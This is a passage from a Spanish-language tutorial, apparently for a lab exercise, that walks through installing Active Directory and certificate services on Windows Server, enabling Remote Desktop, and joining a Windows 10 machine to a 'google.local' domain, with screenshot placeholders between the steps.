
Primero iremos a agregar roles y características:




Instalación basada en características y en roles:



Y elegimos servicios de certificado e Active Directory:





Las características para instalar el servidor de certificados se marcan por defecto por lo cual no tendremos que seleccionar ninguna y le damos a siguiente hasta llegar a servicios de rol, que escogeremos inscripción web de entidad de certificación:



Y ahora será siguiente, siguiente hasta finalizar la instalación.

Ahora configurare el escritorio remoto:





Habilitando la opción de Permitir las conexiones remotas, y desactivando la de Permitir solo las conexiones desde equipos que ejecuten Escritorio Remoto con Autentificación a nivel de red.


Ahora quedaría crear una cuenta de administrador local, el usuario sería Administrador

Y con esto ya estaría configurado.


c) Configuración Global de las dos máquinas:


Aquí vamos a añadir al dominio al equipo de Windows 10.

Para hacer esto vamos a Mi Equipo y dentro del, botón derecho propiedades -> Configuración avanzada del sistema:



Y nos dirigiremos a nombre del equipo, le daremos a cambiar el nombre se lo cambiaremos por EquipoW01, y el dominio pondremos google.local y daremos en aceptar:






